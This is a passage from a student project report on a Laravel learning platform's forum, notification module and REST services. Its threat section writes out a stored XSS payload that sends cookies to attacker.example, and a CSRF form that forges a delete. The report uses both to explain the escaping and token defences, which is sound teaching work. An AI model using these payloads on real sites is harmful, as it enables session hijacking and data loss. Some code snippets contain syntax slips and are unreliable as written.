2. The claim was tested by real growth, and it held. The observer began with three subjects: Post, Reply and AnnouncementComment. Four more were added later, when an audit of the system found that earning a certificate, having work marked, receiving a course invitation and being sent an announcement all happened in complete silence. Adding all four took four lines in AppServiceProvider and four private methods in the observer. Not one line changed in the announcement screen, the grading flow, the credential authority or the enrolment controller. That is the Open Closed Principle demonstrated by what actually happened rather than asserted in theory.
3. One observer serving seven subjects keeps the rules in one place. Every subject shares the same downstream behaviour: work out who cares, then hand the message to Notifier::send(). If each subject had its own observer, the rule about not telling somebody twice, and the rule about honouring their settings, would be repeated seven times and would drift apart the first time one was edited.
4. It respects the Single Responsibility Principle. ForumController::storePost() has exactly one job, which is saving a post. Notifying people is a separate concern with its own reasons to change, such as adding an email digest later, and it lives in a separate class. A second observer could be attached to Post tomorrow without touching the forum at all.
5. The honest limit is worth stating. The Observer only works when something is saved. The reminders in SendScheduledReminders cannot use it, because a deadline approaching saves nothing and there is no subject to observe. Recognising where a pattern does not apply is part of using it correctly, and the report says so plainly rather than stretching the pattern to cover work it does not do.

5. Software Security

5.1 Potential Threat/Attack

Threat 1: Stored Cross Site Scripting Through Forum Content (OWASP A03: Injection)

Attack Description:

The forum is the only place in LearnSync where one user's typed text is shown to other users. That makes it the natural home for a Stored Cross Site Scripting attack, which is the most dangerous form of XSS because the payload is saved once and then fires for every person who later reads the page.

A student posts a question whose content is not really a question:

```
<script>fetch('https://attacker.example/steal?c='+document.cookie)</script>
```

If that text is written into the page as it was typed, the browser does not display it. It executes it. Every classmate who opens the forum, and the lecturer who opens it to answer, silently sends their session cookie to the attacker's server. The attacker then loads that cookie into their own browser and is logged in as the victim, with no password needed.

The damage depends on who reads the post first. A classmate's session gives access to their submitted work and grades. The lecturer's session is far worse, because a lecturer can change marks, and marks automatically trigger the certificate machinery in Module 1. A stored XSS payload in a forum can therefore end in a fraudulent certificate.

A quieter version does not steal anything at all. It rewrites the page, for example replacing the assignment deadline shown to every student, or adding a fake login box that posts the password to the attacker.

The reason this threat belongs to my module specifically is that the forum deliberately renders content with the raw output tag `{!! !!}` rather than the escaped `{{ }}`, because mentions need to become highlighted spans. Raw output is exactly how stored XSS happens, so the safety has to be built carefully rather than assumed.

Risk Impact:

Session hijacking of any reader including lecturers, theft of session cookies, unauthorised changes to grades through a stolen lecturer session, and defacement of course pages seen by an entire class.

Threat 2: Cross Site Request Forgery on Forum Actions (OWASP A01: Broken Access Control)**Attack Description:**

Posting, replying and deleting in the forum are all state changing actions performed by a logged in user through a form. Cross Site Request Forgery abuses the fact that a browser attaches its cookies to a request automatically, no matter which website caused that request to be sent.

An attacker builds a page on their own site containing a hidden form aimed at LearnSync, and a line of script that submits it as soon as the page loads:

```
<form id="x" method="POST" action="http://localhost:8000/posts/47">  
  <input type="hidden" name="_method" value="DELETE">  
</form>  
<script>document.getElementById('x').submit();</script>
```

They then get a lecturer to open that page, perhaps by sending the link in an email that looks like a student query. The lecturer's browser sends the delete request to LearnSync with the lecturer's session cookie attached, because that is simply what browsers do. As far as LearnSync can tell from the cookie alone, the lecturer chose to delete that post.

The attacker never sees the response and never steals the cookie. They do not need to. They only need the action to happen. Aimed at a forum, this silently deletes student questions and lecturer answers. The victim has no idea anything occurred, because the malicious page can look completely blank.

Risk Impact:

Silent destruction of forum content, unwanted posts published under a victim's name, and in general any state changing action in the application being performed without the account holder's knowledge or consent.

5.2 Secure Coding Practice

Secure Practice 1: Escaping Before Adding Markup, Never After

OWASP Category: Output Encoding. The forum has to render raw HTML, because an @mention becomes a highlighted span. Raw output is normally where stored XSS lives, so the safety comes from the order of operations: the user's text is escaped first, and only the application's own markup is added afterwards.

```
// app/Support/Mentions.php

/**
 * Turn the @handles in a message into highlighted spans.
 *
 * SECURITY (Module 3): the body is escaped FIRST and only then marked up,
 * so a message containing HTML is still shown as text.
 */
public static function highlight(string $body, Course $course): string
{
    $candidates = self::candidates($course);

    // STEP 1: escape everything the user typed. From this line onwards the
    // string contains no live HTML at all. <script> has already become
    // &lt;script&gt; and can never execute.
    $escaped = e($body);

    // STEP 2: add OUR OWN markup to the already safe string. The span tags
    // below are written by us, not by the user, so they are trustworthy.
    return preg_replace_callback(
        '/@[A-Za-z0-9._-]{2,60}/',
        function (array $m) use ($candidates) {
            // An unknown handle is left as plain text rather than linked
            if (! $candidates->has(strtolower($m[1]))) {
                return $m[0];
            }

            return '<span class="rounded bg-blue-50 px-1 font-medium
text-blue-700">'.$m[0].</span>';
        },
        $escaped
    );
}
```

```
{{-- resources/views/forums/show.blade.php --}}

{{-- Escaped inside highlight(), then the @names are wrapped. Raw output is
safe here ONLY because the escaping already happened. --}}
{!! \App\Support\Mentions::highlight($post->content, $course) !!}
```

Why the order is the whole defence. If the two steps were swapped, so that markup was added and the result escaped afterwards, the highlight spans would themselves be escaped and students would see `<span class=...>` printed on screen. If the escaping were skipped entirely, a script tag typed by a student would run in every reader's browser. Escaping first and marking up second is the only order that is both correct and safe.

Why `e()` is enough. Laravel's `e()` helper calls `htmlspecialchars($value, ENT_QUOTES, 'UTF-8')`, which converts `<`, `>`, `"`, `'` and `&` into their HTML entities. A payload of `<script>alert(1)</script>` becomes `<script>alert(1)</script>`, which the browser prints as visible text rather than treating as a tag.

Everywhere else in the application uses the escaped `{{ }}` tag by default. There are only four uses of raw output in the entire codebase, and each is safe for a stated reason:

File	Why raw output is safe there
forums/show.blade.php (posts)	Escaped by <code>Mentions::highlight()</code> first
forums/show.blade.php (replies)	Escaped by <code>Mentions::highlight()</code> first
certificates/pdf.blade.php	Wrapped as <code>nl2br(e(\$bodyText))</code> , so escaped before line breaks are added
analytics/index.blade.php	An SVG the application generated itself from an XSLT stylesheet, never user text

Secure Practice 2: Synchroniser Tokens on Every State Changing Request

OWASP Category: Session Management. Every form that changes something carries a secret token tied to the current session. A forged request from another website cannot know that token, so it is refused.

```

{{-- resources/views/forums/show.blade.php --}}

<form method="post" action="{{ route('forums.posts.store', $forum) }}">
    {{-- SECURITY (Module 3): the synchroniser token. Laravel writes a
         hidden _token field holding a random value tied to this session. --}}
    @csrf

    <textarea name="content" rows="2" required minlength="3"></textarea>
    <button type="submit">Post question</button>
</form>

<form method="post" action="{{ route('posts.destroy', $post) }}"
    onsubmit="return confirm('Delete this post?');">
    @csrf
    @method('DELETE')
    <button type="submit">Delete</button>
</form>

```

How this stops the attack. Laravel's `VerifyCsrfToken` middleware runs on every POST, PUT, PATCH and DELETE, and compares the submitted `_token` against the value stored in the session. The attacker's page on their own domain cannot read LearnSync's session, so it cannot include a valid token, and the browser's same origin policy prevents their script from fetching one. The forged delete arrives with no token or a wrong one and is rejected with HTTP 419 before the controller is ever reached.

The project also handles the honest version of the same failure, where a real user has two tabs open and signs in as somebody else in one of them:

```

// bootstrap/app.php

/*
 * A stale tab.
 *
 * A browser holds one login at a time, so signing in as somebody else in a
 * second tab replaces the session everywhere. The first tab still shows a
 * form carrying the previous session's CSRF token, and submitting it raises
 * a token mismatch.
 *
 * That refusal is correct and is what stops the stale tab acting as the new
 * user. Laravel's default answer is a bare 419 Page Expired, which reads
 * like a fault rather than an explanation.
 */
$exceptions->render(function (HttpExceptionInterface $e, Request $request) {
    if ($e->getStatusCode() !== 419) {

```

```
    return null;
}

// Signed in as somebody else now: say so, rather than bouncing them
// to a login page they would be redirected away from anyway.
if ($request->user()) {
    return redirect()->route('dashboard')->with('error',
        'That page was left open while another sign-in replaced the session, so the '
        .'action was not carried out. This browser is now signed in as '
        ."$request->user()->name.'");
}

return redirect()->guest(route('login'))->with('status',
    'This page was left open until the session expired, so the action was not '
    .'carried out. Sign in and try again.');
```

This is worth showing because it proves the protection is genuinely active rather than switched off for convenience. The write really is refused, and the user is told why in plain language instead of being shown a bare error code.

6. Web Services

Module 3 works with web services in both directions, and both are built and working in the code.

As a provider, it exposes sendNotification. Any other module can reach a user's inbox through it without knowing how notifications are stored or how the on and off switches work. Module 4 uses it to tell a student their quiz has been marked.

As a consumer, it calls Module 4's getQuizResult. To write a useful message such as "you scored 82%, a B+", Module 3 needs the mark and the letter grade, and Module 4 owns both. Module 3 does not read Module 4's tables or repeat its grading rules.

I chose REST with JSON over SOAP because it is lighter, needs no WSDL contract file or XML wrapper, and can be called straight from a browser, from Postman, or from PHP.

Both halves follow one shared Interface Agreement held in app/Support/Ifa.php. Every request carries a requestID and a timeStamp. Every response carries a status of S, F or E, a timeStamp, and the requestID echoed back.

6.1 Web Service Exposure

Interface Agreement (IFA) for Service Exposure

	Description
Protocol	RESTful Web Service (JSON over HTTP)
Function Description	Writes a notification into a user's inbox, honouring their notification settings and the duplicate guard
Source Module	Module 3: Student Forum and Notifications Module
Target Module	Module 4 (Skill Assessment and Quiz), and any module needing to reach a user
HTTP Method & URL	POST /api/notifications/send
Controller Action	App\Http\Controllers\Api\NotificationApiController@send
Function Name	sendNotification
Authentication	Shared key in an X-API-Key header

Web Services Request Parameters (IFA Requirement)

Field Name	Field Type	Mandatory/Optional	Description	Format
userId	Integer	Mandatory	The user to notify.	Whole number above 0

type	String	Mandatory	Which notification type this is.	Must be one of the four on the allow list
message	String	Mandatory	The text shown in the inbox.	Max 255 characters
link	String	Optional	Where clicking the notification goes.	A valid URL, max 2048
reference	String	Optional	What this notification is about, used to avoid repeats.	Max 64, e.g. quiz:14
requestID	String	Mandatory	A unique ID so the request can be traced.	Letters, numbers, hyphens. Max 64
timeStamp	String	Mandatory	The time the request was made.	YYYY-MM-DDTHH:MM:SSZ

Web Services Response Parameters (IFA Requirement)

Field Name	Field Type	Mandatory/Optional	Description	Format
status	String	Mandatory	Whether the request worked.	S for Success, F for Fail, E for Error
timeStamp	String	Mandatory	The time the answer was created.	YYYY-MM-DDTHH:MM:SSZ
data.requestID	String	Mandatory	The request ID sent back, for matching.	Letters, numbers, hyphens
data.delivered	Boolean	Mandatory	Whether a row was actually written.	true or false
data.reason	String	Optional	Why it was or was not delivered.	Plain text

Consumption Code Implementation (app/Http/Controllers/Api/NotificationApiController.php)

```

namespace App\Http\Controllers\Api;

use App\Http\Controllers\Controller;
use App\Models\User;
use App\Support\Ifa;
use App\Support\Notifier;
use Illuminate\Http\JsonResponse;
use Illuminate\Http\Request;

class NotificationApiController extends Controller
{
    /**
     * Types an outside caller is permitted to send.
     *
     * SECURITY (Module 3): an allow-list, not a free text field. Without it
     * a caller could invent a type nobody can switch off in their settings,
     * which would turn this service into a way of bypassing the opt out.
     */
    private const SENDABLE_TYPES = [
        'grade.recorded',
        'forum.mention',
        'announcement.posted',
        'certificate.issued',
    ];

    public function send(Request $request): JsonResponse
    {
        $validator = validator($request->all(), Ifa::baseRules() + [
            'userId' => ['required', 'integer', 'min:1'],
            'type'    => ['required', 'string', 'in:'.implode(',', self::SENDABLE_TYPES)],
            'message' => ['required', 'string', 'max:255'],
            'link'    => ['nullable', 'string', 'max:2048', 'url'],
            'reference' => ['nullable', 'string', 'max:64'],
        ]);

        if ($validator->fails()) {
            return Ifa::fail($request, [
                'delivered' => false,
                'errors' => $validator->errors()->all(),
            ]);
        }

        $user = User::find($request->integer('userId'));

        if ($user === null) {
            return Ifa::fail($request, [
                'delivered' => false,
                'message' => 'No user exists with that ID.',
            ], 404);
        }
    }
}

```

```

// Routed through the SAME Notifier the Observer uses, so a
// notification arriving over HTTP obeys the recipient's settings
// and the duplicate guard exactly as an internal one does.
$delivered = Notifier::send(
    $user->id,
    $request->string('type')->toString(),
    $request->string('message')->toString(),
    $request->input('link') ?: route('notifications.index'),
    $request->input('reference')
);

/*
 * Not delivering is a SUCCESS, not a failure. The recipient switched
 * this type off, or has already been told this exact thing. The
 * caller needs to know which happened, so `delivered` reports it
 * rather than the status pretending something broke.
 */
return Ifa::success($request, [
    'delivered' => $delivered,
    'reason' => $delivered
        ? 'Notification written to the inbox.'
        : 'Suppressed by the user preference or the duplicate guard.',
]);
}
}

```

Real response from the running system:

```

{
  "status": "S",
  "timeStamp": "2026-09-05T16:30:36Z",
  "data": {
    "requestID": "NTF-REQ-42042",
    "delivered": true,
    "reason": "Notification written to the inbox."
  }
}

```

6.2 Web Service Consumption

Interface Agreement (IFA) for Service Consumption

	Description
Protocol	RESTful Web Service (JSON over HTTP)
Function Description	Returns a student's best attempt at one quiz, with the score, letter grade and pass status
Source Module	Module 4: Skill Assessment and Quiz Module
Consuming Module	Module 3: Student Forum and Notifications Module
HTTP Method & URL	GET /api/quizzes/result
Client Class	App\Support\Api\QuizResultClient@fetch
Function Name	getQuizResult
Protocol	RESTful Web Service (JSON over HTTP)

Web Services Request Parameters (IFA Requirement for Consumption)

Field Name	Field Type	Mandatory/Optional	Description	Format
quizId	Integer	Mandatory	The quiz to look up.	Whole number above 0
studentId	Integer	Mandatory	Whose result is wanted.	Whole number above 0
requestID	String	Mandatory	A tracking ID made by Module 3, prefixed QUZ-REQ.	Letters, numbers, hyphens
timeStamp	String	Mandatory	The time the request was sent.	YYYY-MM-DDTHH:MM:SSZ

Web Services Response Parameters (IFA Requirement for Consumption)

Field Name	Field Type	Mandatory/ Optional	Description	Format
status	String	Mandatory	Whether the request worked.	S for Success, F for Fail, E for Error
timeStamp	String	Mandatory	The time the answer was created.	YYYY-MM-DDTHH:MM:SSZ
data.attempted	Boolean	Mandatory	Whether the student has sat this quiz.	true or false
data.graded	Boolean	Optional	Whether a mark exists yet.	true or false
data.attemptCount	Integer	Optional	How many times they sat it.	0 or above
data.bestScore	Double	Optional	The best mark across all attempts.	0.00 to 100.00
data.letterGrade	String	Optional	The letter for that mark.	A, A-, B+, B and so on
data.passed	Boolean	Optional	Whether the best mark is a pass.	true or false

Consumption Code Implementation (app/Support/Api/QuizResultClient.php)

```

namespace App\Support\Api;

/**
 * CONSUMES Module 4's getQuizResult service.
 *
 * Module 3 needs a student's mark before it can tell them their quiz has
 * been graded. Writing "you scored 82%, a B+" needs the score and the
 * letter, and Module 4 owns both.
 */
class QuizResultClient extends ServiceClient
{
    // Stamped on this client's request IDs, so a call in Module 4's log
    // can be traced back to Module 3 as the caller.
    protected function requestPrefix(): string
    {
        return 'QUZ-REQ';
    }

    public function fetch(int $quizId, int $studentId): ?array
    {
        return $this->get('/quizzes/result', [
            'quizId' => $quizId,
            'studentId' => $studentId,
        ]);
    }
}

```

The shared sending logic lives in the parent class, so every consuming module handles a failure the same way:

```

// app/Support/Api/ServiceClient.php (extract)

$body = $response->json();

/**
 * The IFA status is the contract, not the HTTP code. A provider can return
 * 200 with a status of F, meaning it understood the question perfectly well
 * and could not answer it, so the status is what decides whether the
 * payload is trustworthy.
 */
if (! Ifa::succeeded($body)) {
    Log::info("Web service returned a non-success status", [
        'url' => $url,
        'requestID' => $payload['requestID'],
        'status' => $body['status'] ?? 'none',
    ]);

    return null;
}

return $body['data'] ?? null;

```

Every client returns null when a call does not succeed, and never throws. A module must keep working when another member's service is down. If Module 4 cannot be reached, Module 3 still sends a notification saying the quiz has been marked, just without the score in the text.

Real response from the running system:

```
{
  "status": "S",
  "timeStamp": "2026-09-05T16:30:35Z",
  "data": {
    "requestID": "QUZ-REQ-55667",
    "attempted": true,
    "graded": true,
    "attemptCount": 1,
    "bestScore": 75,
    "letterGrade": "A-",
    "passed": true
  }
}
```

Figure 6.3: Postman Showing Module 3 Consuming Module 4's Quiz Result Service

7. References

Gamma, E., Helm, R., Johnson, R., & Vlissides, J. (1994). Design patterns: Elements of reusable object-oriented software. Addison-Wesley Professional.

Laravel LLC. (2026). Laravel 12.x documentation: Eloquent model observers, Blade templates and CSRF protection. <https://laravel.com/docs/12.x>

OWASP Foundation. (2021). OWASP Top 10:2021 The ten most critical web application security risks. Open Web Application Security Project. <https://owasp.org/Top10/>

OWASP Foundation. (2022). OWASP secure coding practices quick reference guide (Version 2.1). <https://owasp.org/www-project-secure-coding-practices-quick-reference-guide/>

United Nations. (2015). Transforming our world: The 2030 agenda for sustainable development (Goal 4: Quality Education). United Nations Department of Economic and Social Affairs. <https://sdgs.un.org/goals/goal4>

8. Appendices

Appendix A: Automated Testing Results

```
c:\xampp\htdocs\edusystem>php artisan test

PASS Tests\Unit\ExampleTest
✓ that true is true 0.01s

PASS Tests\Feature\Auth\AuthenticationTest
✓ login screen can be rendered 0.59s
✓ users can authenticate using the login screen 0.08s
✓ users can not authenticate with invalid password 0.24s
✓ users can logout 0.03s

PASS Tests\Feature\Auth\EmailVerificationTest
✓ email verification screen can be rendered 0.04s
✓ email can be verified 0.04s
✓ email is not verified with invalid hash 0.03s

PASS Tests\Feature\Auth\PasswordConfirmationTest
✓ confirm password screen can be rendered 0.04s
✓ password can be confirmed 0.03s
✓ password is not confirmed with invalid password 0.23s

PASS Tests\Feature\Auth\PasswordResetTest
✓ reset password link screen can be rendered 0.03s
✓ reset password link can be requested 0.25s
✓ reset password screen can be rendered 0.26s
✓ password can be reset with valid token 0.28s

PASS Tests\Feature\Auth\PasswordUpdateTest
✓ password can be updated 0.04s
✓ correct password must be provided to update password 0.03s

PASS Tests\Feature\Auth\RegistrationTest
✓ open registration route does not exist 0.04s
✓ an unknown token is rejected 0.03s
✓ an expired invitation is refused 1.66s
✓ an already accepted invitation is refused 0.56s
✓ a valid invitation creates the account with its fixed role 0.05s
✓ a token cannot be redeemed twice 0.60s

PASS Tests\Feature\AwardAndActivityNotificationTest
✓ earning a certificate notifies the holder 0.53s
✓ earning a badge notifies the student 0.05s
✓ marking submitted work notifies the student 0.04s
✓ a marked quiz does not notify because the result is already on screen 0.03s
```

```

✓ inviting a student to a course notifies them 0.03s
✓ a switched off preference still suppresses the new types 0.03s

PASS Tests\Feature\AwardRuleTest
✓ an admin defined average score rule awards a badge 0.06s
✓ an admin defined quizzes completed rule counts distinct quizzes 0.05s
✓ an admin defined certificate rule mints a real credential 0.41s
✓ a certificate rule does not mint twice 0.56s
✓ a certificate rule is never handed out as a badge 0.50s
✓ deactivating a rule stops it without removing awards already made 0.06s

PASS Tests\Feature\CalendarEventDetailTest
✓ an enrolled student can open an events detail page 0.07s
✓ a student cannot open an event for a course they are not in 0.04s
✓ a lecturer cannot open an event for another lecturers course 0.04s
✓ an institution wide event is visible to everyone 0.05s
✓ a meeting shows a join button 0.05s
✓ an event with no link shows no join button 0.06s
✓ a malformed meeting link does not crash or render a button 0.06s
✓ a javascript url is never rendered as a join button 0.05s
✓ a student does not see the names of their classmates 0.06s

PASS Tests\Feature\CourseEnrolmentTest
✓ a student cannot leave a course themselves 0.05s
✓ the owning lecturer can remove a student 0.04s
✓ a lecturer cannot remove a student from another lecturers course 0.05s
✓ a student cannot remove a classmate 0.04s
✓ removing somebody who is not enrolled is a 404 0.04s

PASS Tests\Feature\CourseMaterialUploadTest
✓ a lecturer can upload a normal document 0.06s
✓ a php file is refused 0.04s
✓ a php file renamed to look like a pdf is still refused 0.05s
✓ an html file is refused 0.04s
✓ a javascript url cannot be saved as an external material 0.04s
✓ an ordinary external link is accepted 0.04s
✓ a lecturer cannot upload to another lecturers course 0.04s

PASS Tests\Feature\ExampleTest
✓ the application returns a successful response 0.04s

PASS Tests\Feature\ProfileTest
✓ profile page is displayed 0.06s
✓ profile information can be updated 0.04s
✓ email verification status is unchanged when the email address is unchanged 0.04s
✓ user can delete their account 0.03s
✓ correct password must be provided to delete account 0.03s

PASS Tests\Feature\ProfileTest
✓ profile page is displayed 0.06s
✓ profile information can be updated 0.04s
✓ email verification status is unchanged when the email address is unchanged 0.04s
✓ user can delete their account 0.03s
✓ correct password must be provided to delete account 0.03s

PASS Tests\Feature\SubjectExpertBadgeTest
✓ passing every quiz in the subject awards the badge 0.06s
✓ attempting without passing does not award it 0.04s
✓ a subject with no quizzes awards nothing 0.03s
✓ resubmitting does not award a second copy 0.05s
✓ a quiz added afterwards does not revoke the badge 0.05s
✓ the badge is scoped to its own subject 0.06s

PASS Tests\Feature\WebServiceTest
✓ every response carries status timestamp and the request id 0.05s
✓ a request without the mandatory ifa fields is refused 0.03s
✓ an internal service refuses a caller with no api key 0.03s
✓ an internal service refuses a wrong api key 0.03s
✓ the credential service is public and needs no key 0.43s
✓ detail flag one does not disclose the holder 0.45s
✓ detail flag two returns the holder 0.54s
✓ an unknown credential reports not found rather than erroring 0.03s
✓ a tampered credential is reported over the service 0.45s
✓ the quiz service returns the best attempt 0.06s
✓ the analytics service returns cohort figures only 0.05s
✓ the notification service writes to the inbox 0.03s
✓ the notification service refuses a type outside the allow list 0.03s
✓ module 1 consumes module 2s course info service 0.08s
✓ module 5 consumes module 1s credential service 0.42s
✓ module 3 consumes module 4s quiz result service 0.05s
✓ a client returns null rather than throwing when the service is unreachable 1.07s

Tests: 86 passed (200 assertions)
Duration: 13.37s

```

Figure 8.1: Terminal Output of php artisan test Showing 86 Passing Tests

```
c:\xampp\htdocs\edusystem>php artisan test --filter=AwardAndActivityNotificationTest

PASS Tests\Feature\AwardAndActivityNotificationTest
✓ earning a certificate notifies the holder 1.07s
✓ earning a badge notifies the student 0.06s
✓ marking submitted work notifies the student 0.04s
✓ a marked quiz does not notify because the result is already on screen 0.04s
✓ posting an announcement notifies the course 0.03s
✓ inviting a student to a course notifies them 0.03s
✓ a switched off preference still suppresses the new types 0.03s

Tests: 7 passed (8 assertions)
Duration: 1.49s
```

Figure 8.2: Terminal Output of own modules php artisan test

Appendix B: GitHub Repository URL

Team Repository: <https://github.com/NickFoo0924/edusystem>

Branch: master